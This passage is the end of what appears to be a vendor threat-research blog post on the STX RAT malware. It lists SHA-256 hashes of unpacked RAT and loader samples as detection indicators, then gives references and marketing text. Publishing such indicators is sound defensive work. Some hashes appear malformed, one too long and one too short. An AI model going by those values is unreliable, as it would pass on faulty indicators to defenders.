| File         | f04b0c3a53e3af7699c30ab9adb4d60a71a7da6945cf0ae287a9f67675433a67                                                    | STX RAT<br>unpacked              |
| File         | d122d6c2ccc69594bbfbca82315aa0803b3b93972a6ab83699797812b35d9679                                                    | STX RAT<br>unpacked              |
| File         | f431ff7bc59df48c137ef63839a5a2af520e0d3b28429468398e3b291f30d1e6                                                    | STX RAT<br>unpacked              |
| File         | 3455ec49b8dc3743398a20c271194682eba40a67ee3b10549d3e6f837f7499ca                                                    | STX RAT<br>unpacked              |
| File         | 64adf1715483f63fc47283393f89857f0545a45d9e7382417189b5084d19c37b                                                    | STX RAT<br>unpacked              |
| File         | f74d052337110c6282f4d9738263b89056d0c89d131b329d5d4e3189b67206ae                                                    | STX RAT<br>unpacked              |
| File         | 0a60ccf29f89019b1eebbbbb8ad9bf0302dba399a26a62449078dda919bbd247b                                                   | STX RAT<br>Loader                |
| File         | c4a5223bcf57b32e036c33c4d0e41aa44ff3eb4632c2fb4ed9c9bd593a04c3ee                                                    | STX RAT<br>Loader                |

|      |                                                                  |                |
|------|------------------------------------------------------------------|----------------|
| File | 17fb97a117cb684c82d522e65c0958c4c1267401317cda53c77035189546ebba | STX RAT Loader |
| File | f81e14ac7309019208529599a848c2287789f0ccbcd2f7609e9f239f52376763 | STX RAT Loader |
| File | 66a155f6672fbbb041cb754c143db91b30084f98e9102c280ba95ffda156123b | STX RAT Loader |
| File | 8c812fa14a4c5ac63dd1dce47232b45bea95f93dcc5cac40bb12fa6f1961e1bc | STX RAT Loader |
| File | 5168eae0ee183575b9a2d2c0c21a23400125502fb78f41b20db27a0bea58324d | STX RAT Loader |
| File | 3763b9e6eeb9a18875c45ba7d1a4f9bfd6e80d1aea434e88ad99ee5b1bbd790  | STX RAT Loader |
| File | a2d703265d61b78837e86527aa2e31994a934c72b6c073db0c4d9c0c59a4e401 | STX RAT Loader |
| File | b3f21d0843fa7106b466c590c97b1b8b201a79ae82ed46b46d2422dd252d7836 | STX RAT Loader |
| File | 84c2f3b13f5251cf87d1a2c95ac7ca111238f61d56358b2c4228c84ef9ed1ae7 | STX RAT Loader |
| File | da65c30f4dee13d3c85c6a31386018d101d635e28eeb65ac73699787fecc20e0 | STX RAT Loader |
| File | ac97a49e17bf2a315205a30cf39a68c264b1dc4395b88e3997ec506c778159b0 | STX RAT Loader |
| File | 5c37b35929dac5c640d1d14e6dc74009c5072536d7fbe0c58822bf2387a8a22d | STX RAT Loader |
| File | ca3bd6f8f4c8170c60896493b0bbfc4629bf94a3d0c5bd3f32397e869e98fb3d | STX RAT Loader |
| File | aab1f1bdba7083a25d7c841cd2dc3588cc0f3e28e29260bea5c2fd5b033697fb | STX RAT Loader |
| File | af7a76820a42c4cadfc7ff5fd372c99e9c5fd96ee9d14e07bde0902fec1881ab | STX RAT Loader |
| File | 8b28c0568baa7da10200a012a70ff735ccec557678a40d1b3fb16f5c0a31f6b7 | STX RAT Loader |
| File | d32455fc430ffc13e8a89db9198f17184fd27001fc11a7e9531d6055932853db | STX RAT Loader |
| File | 9eeef204645391b9c9e3d5b54f3541b8e52440d2a288873749398741182ce7de | STX RAT Loader |
| File | b7d64d6a9c641855f400949c8c000e1b53b9355fbe3663e41f01e4b80f8eab60 | STX RAT Loader |
| File | 58460f8009df7ca5d2a9b2e9346d940388472cd4cd808ac6c797942824bde299 | STX RAT Loader |
| File | 3074a18a349d7e8022fbbdcfc059b7b729862488f1e23adcfe634bb94535fd61 | STX RAT Loader |

## References

---

- <https://www.malwarebytes.com/blog/threat-intel/2026/03/a-fake-filezilla-site-hosts-a-malicious-download>
- [https://en.wikipedia.org/wiki/Diffie-Hellman\\_key\\_exchange](https://en.wikipedia.org/wiki/Diffie-Hellman_key_exchange)

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)

## ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

---



The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

[Back to blog](#)

## Take Your Cybersecurity Program to the Next Level with eSentire MDR.

---

[BUILD A QUOTE](#)

**in this blog**

---

Cookies allow us to deliver the best possible experience for you on our website - by continuing to use our website or by closing this box, you are consenting to our use of cookies. Visit our [Privacy Policy](#) to learn more.

[Accept](#)